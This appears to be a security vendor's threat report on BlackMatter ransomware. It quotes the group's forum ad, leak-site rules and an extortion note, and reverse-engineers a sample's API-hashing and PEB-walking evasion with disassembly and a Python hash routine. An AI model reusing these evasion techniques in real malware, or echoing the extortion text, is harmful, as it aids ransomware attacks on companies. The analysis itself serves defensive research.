Netskope Threat Coverage: BlackMatter


netskope.com/blog/netskope-threat-coverage-blackmatter

Gustavo Palazolo

August 23, 2021

Summary

In July of 2021, a new ransomware named BlackMatter emerged and was being advertised in web forums where the group was searching for compromised networks from companies with revenues of $100 million or more per year. Although they are not advertising as a Ransomware-as-a-Service (RaaS), the fact they are looking for “partners” is an indication that they are operating in this model. Furthermore, the group is claiming to have combined features from larger groups, such as DarkSide and REvil (a.k.a. Sodinokibi).



BlackMatter

byte

●

B

Seller

● 0

1 post

Joined

07/19/21 (ID: 118280)

Activity

другое / other

Deposit

4.000000 ₿

Posted July 21

We are looking for corporate networks of the following countries:

- USA.
- THAT.
- TO.
- GB.

All areas except:

- Medicine.
- State institutions.

Requirements:

- Zoom Revenue от 100kk+.
- 500 - 15,000 hosts.
- We do not take networks with which someone has already tried to work.

2 options for work:

- We buy: From 3 to 100k.
- We take it to work (discussed individually).


Scheme of work:
Selecting a work option -> Access transfer -> Checking -> We take it or not (in case of discrepancy).

Deposit: 120k.

First contact of the PM. We are looking first of all for stable and adequate suppliers.

BlackMatter advertisement in a web forum. (Source: The Record)

According to an interview with an alleged representative from BlackMatter, they have incorporated the ideas of LockBit, REvil, and DarkSide, after studying their ransomware in detail. Also, the BlackMatter representative believes that other ransomware groups have disappeared from the scene due to attention from governments following high-profile attacks. BlackMatter plans to avoid such attention by being careful not to infect any critical infrastructure. This is echoed on their website, which states they are not willing to attack hospitals, critical infrastructures, defense industry, and non-profit companies.



New contacts Jul 28, 08:17

We invite journalists and recovery companies for registration on our platform. To register, click "Contact us".

Rules

We do not attack:


- Hospitals.
- Critical infrastructure facilities (nuclear power plants, power plants, water treatment facilities).
- Oil and gas industry (pipelines, oil refineries).
- Defense industry.
- Non-profit companies.
- Government sector.

If your company is on that list you can ask us for free decryption.

Main page of BlackMatter’s website, hosted on the deep web.

The oil and gas industry is also excluded from the target list, a reference to the Colonial Pipeline attack where DarkSide stopped the fuel delivery across the Southeastern of the United States, followed by the shut down of the ransomware operation due to the pressure from law enforcement. The BlackMatter spokesperson also said that the Colonial PIpeline attack was a key factor for the shutdown of REvil and DarkSide, and that’s why they are excluding this kind of sector from the target list.

BlackMatter already claims to have hit three victims, each listed on their deep web site, which follows the same standard from other groups, containing the name of the attacked company, a summary of what data they have stolen, and the deadline for the ransom before the data is published.



Pine Labs Pvt


https://www.pinelabs.com

UPDATED!!!
UPDATED!!!
UPDATED!!!
Data contains:

- Service and another private agreements with multiple Indian banks
- Multiple Financial reports

One of the DarkSide targets, with leaked data on the website.

One of the companies infected by BlackMatter is SolarBR, which is the second-largest manufacturer of Coca-Cola in Brazil, where the group claimed to have stolen 50 GB of confidential finance, logistics, development, and other data.



Solar Coca-Cola

HTTPS://SOLARBR.COM.BR

Data size

50 GB


Company data will be available after.

06 **day**, 03:35:30

Time ends: 23 Aug, 13:35 PM [NY time]

Solar Coca-Cola infected by BlackMatter

According to the post, if the ransom isn't paid, the group will publish the data and inform all of the "biggest mass-media in Brazil and US," making "Coca Cola and her lovers" to be "madly angry".



We took from your network many different confidential data, all data are fresh for the 2019, 2020, 2021.
We was in your network last several week and found all data that was the most interesting.
If you do not pay we will publish that data and inform all the biggest mass-media in Brazil and US, Coca Cola and her lovers will be madly angry. **Waiting for you in the chat.**

Information from BlackMatter's deep web site.


There is no official information about the ransom amount BlackMatter is requesting from Solar Coca-Cola, but the deadline is set to August 23, 2021.

In this threat coverage report, we will analyze a Windows BlackMatter sample, version 1.2, describing some of the key features of the malware.

Threat

Like other malware, BlackMatter implements many techniques to avoid detection and make reverse engineering more challenging. The first item we would like to cover is how BlackMatter dynamically resolves API calls to hide them from the PE import table.

This is done by a multi-step process. First, the malware creates a unique hash that will identify both the DLL and API name that needs to be executed. To make this a bit harder for static detections, the real hash value is encrypted with a simple XOR operation. In this case, the key is **0x22065FED**.




```
EAX     27D05EB2

mov  eax,5D6015F
xor  eax,22065FED
mov  dword ptr ds:[411214],eax
push dword ptr ds:[411214]
call  <black_matter.load_api_by_hash>
mov  dword ptr ds:[411214],eax
```

Figure 1. Function that loads the import based on a hash.

In the example above, after the XOR operation, the value **0x27D05EB2** is passed as a parameter to the function responsible for searching and loading the API. The code first enumerates all the DLLs that are loaded within the process through a common but interesting technique.

First, it loads the Process Environment Block (PEB) address, which is located in the Thread Environment Block (TEB). Then, it loads the doubly linked list that contains all the loaded modules for the process, located in the PEB_LDR_DATA structure.




```
mov dword ptr ds:[411218],eax      00411218:"\\p“»"
mov dword ptr ss:[ebp-4],0
mov eax,dword ptr fs:[30]           PEB
mov eax,dword ptr ds:[eax+C]        PEB_LDR_DATA
lea ecx,dword ptr ds:[eax+C]        InLoadOrderModuleList
mov dword ptr ss:[ebp-10],ecx       Save Flink to break the loop later
mov ecx,dword ptr ds:[eax+C]        Loads the offset to ECX
mov ebx,dword ptr ds:[ecx+18]       ImageBase
mov eax,dword ptr ds:[ebx+3C]       PE Header
add eax,ebx                         ImageBase + PE Header
mov edx,dword ptr ds:[eax+78]       RVA of Export Directory
test edx,edx                        edx:EntryPoint
je black_matter.405911
```

Figure 2. BlackMatter function searching loaded modules using the PEB.

Once the loaded DLL is located, the function retrieves the DLL’s offset, finds the PE header address, and then calculates the offset of the PE export directory, so it can enumerate the APIs exported by the DLL.

If the export table is found, the ransomware then calculates the hash value for both DLL and API name, using the following function:




```
push ebp
mov ebp,esp
push edx
push esi
xor eax,eax
mov edx,dword ptr ss:[ebp+C]
mov esi,dword ptr ss:[ebp+8]
lodsw
cmp ax,41
jb black_matter.4010DA
cmp ax,5A
ja black_matter.4010DA
or ax,20
add dh,61
sub dh,61
ror edx,D
add edx,eax
test eax,eax
jne black_matter.4010C8
mov eax,edx
pop esi
pop edx
pop ebp
ret 8
```

```python
def create_hash(s, h=0x0):
    for i in f"{s}\x00":
        h = ror(h, 13) + ord(i)
    return h
```

Same logic using Python

Figure

3. Function used by BlackMatter to calculate the hash of the string.
To get the unique hash, the ransomware first calculates the hash only for the DLL name.




```
push 0
push dword ptr ds:[edi+4]
call <black_matter.create_hash>
mov dword ptr ss:[ebp-C],eax
```

```
[edi+4]:L"KERNEL32.DLL"
EAX     B1FC7F66
```

```
>>> hex(create_hash('kernel32.dll'))
'0xb1fc7f66'
>>>
```

Figure 4. Hash

generation for the DLL “kernel32.dll”
In the example above, the hash for the DLL “ `kernel32.dll` ” is **0xB1FC7F66**, which is then used by this same function to calculate the hash of the API name.



```
push dword ptr ss:[ebp-C]
push eax
call <black_matter.create_hash_2>
cmp eax,dword ptr ss:[ebp+8]
```


```
eax:"LoadLibraryA"
EAX     27D05EB2
```

```
>>> hex(create_hash("LoadLibraryA", 0xb1fc7f66))
0x27d05eb2
>>>
```

Figure 5. Generating the final hash for DLL + API name

Therefore, using the same function again, the malware has generated the hash **0x27D05EB2** for the DLL “ `kernel32.dll` ” and the API “ `LoadLibraryA` ”, which is exactly the same value the malware is seeking, as demonstrated in Figure 1.

If the hash generated by the function matches the hash the malware passed as a parameter, the offset for the API is stored in memory, so the function can be called.




```
push edi
cmp dword ptr ds:[411214],0
jne black_matter.40584E
mov eax,5D6015F
xor eax,22065FED
mov dword ptr ds:[411214],eax
push dword ptr ds:[411214]
call <black_matter.load_api_by_hash>
mov dword ptr ds:[411214],eax
cmp dword ptr ds:[411218],0
jne black_matter.405876
```

```
push edi
cmp dword ptr ds:[<&LoadLibraryA>],0
jne black_matter.40584E
mov eax,5D6015F
xor eax,22065FED
mov dword ptr ds:[<&LoadLibraryA>],eax
push dword ptr ds:[<&LoadLibraryA>]
call <black_matter.load_api_by_hash>
mov dword ptr ds:[<&LoadLibraryA>],eax
cmp dword ptr ds:[<&GetProcAddress>],0
jne black_matter.405876
```

Figure 6. BlackMatter’s code before and after the APIs were dynamically resolved.

Several DLLs are loaded by BlackMatter dynamically after the executable is running, as we can see below.




Base	Module	Party	Path
00400000	black_matter.exe	User	C:\Users\[redacted]\Desktop\black_matter.exe
76260000	win32u.dll	System	C:\Windows\SysWOW64\win32u.dll
76370000	kernel32.dll	System	C:\Windows\SysWOW64\kernel32.dll
76630000	msvcp_win.dll	System	C:\Windows\SysWOW64\msvcp_win.dll
766B0000	user32.dll	System	C:\Windows\SysWOW64\user32.dll
76910000	ucrtbase.dll	System	C:\Windows\SysWOW64\ucrtbase.dll
76E30000	gdi32.dll	System	C:\Windows\SysWOW64\gdi32.dll
76F20000	imm32.dll	System	C:\Windows\SysWOW64\imm32.dll
76FD0000	kernelbase.dll	System	C:\Windows\SysWOW64\KernelBase.dll
771F0000	gdi32full.dll	System	C:\Windows\SysWOW64\gdi32full.dll
778C0000	ntdll.dll	System	C:\Windows\SysWOW64\ntdll.dll

Base	Module	Party	Path
00400000	black_matter.exe	User	C:\Users\[redacted]\Desktop\black_matte
71CA0000	adsldpc.dll	System	C:\Windows\SysWOW64\adsldpc.dll
71CE0000	activeds.dll	System	C:\Windows\SysWOW64\activeds.dll
71D20000	logoncli.dll	System	C:\Windows\SysWOW64\logoncli.dll
71D60000	netutils.dll	System	C:\Windows\SysWOW64\netutils.dll
71D70000	samcli.dll	System	C:\Windows\SysWOW64\samcli.dll
71D90000	srvcli.dll	System	C:\Windows\SysWOW64\srvcli.dll
71DB0000	wkscli.dll	System	C:\Windows\SysWOW64\wkscli.dll
71DC0000	netapi32.dll	System	C:\Windows\SysWOW64\netapi32.dll
71DE0000	ntasn1.dll	System	C:\Windows\SysWOW64\ntasn1.dll
71E10000	ncrypt.dll	System	C:\Windows\SysWOW64\ncrypt.dll
71E40000	rstrtmgr.dll	System	C:\Windows\SysWOW64\RstrtMgr.dll
71E70000	wtsapi32.dll	System	C:\Windows\SysWOW64\wtsapi32.dll
73860000	wininet.dll	System	C:\Windows\SysWOW64\wininet.dll
75770000	bcrypt.dll	System	C:\Windows\SysWOW64\bcrypt.dll
758E0000	sechost.dll	System	C:\Windows\SysWOW64\sechost.dll
759F0000	advapi32.dll	System	C:\Windows\SysWOW64\advapi32.dll
75A70000	shell32.dll	System	C:\Windows\SysWOW64\shell32.dll
761A0000	shlwapi.dll	System	C:\Windows\SysWOW64\shlwapi.dll
76260000	win32u.dll	System	C:\Windows\SysWOW64\win32u.dll
76280000	ole32.dll	System	C:\Windows\SysWOW64\ole32.dll
76370000	kernel32.dll	System	C:\Windows\SysWOW64\kernel32.dll
765D0000	wldap32.dll	System	C:\Windows\SysWOW64\Wldap32.dll
76630000	msvcp_win.dll	System	C:\Windows\SysWOW64\msvcp_win.dll
766B0000	user32.dll	System	C:\Windows\SysWOW64\user32.dll
76850000	msvcrt.dll	System	C:\Windows\SysWOW64\msvcrt.dll
76910000	ucrtbase.dll	System	C:\Windows\SysWOW64\ucrtbase.dll
76A30000	combase.dll	System	C:\Windows\SysWOW64\combase.dll
76E30000	gdi32.dll	System	C:\Windows\SysWOW64\gdi32.dll
76E60000	rpcrt4.dll	System	C:\Windows\SysWOW64\rpcrt4.dll
76F20000	imm32.dll	System	C:\Windows\SysWOW64\imm32.dll
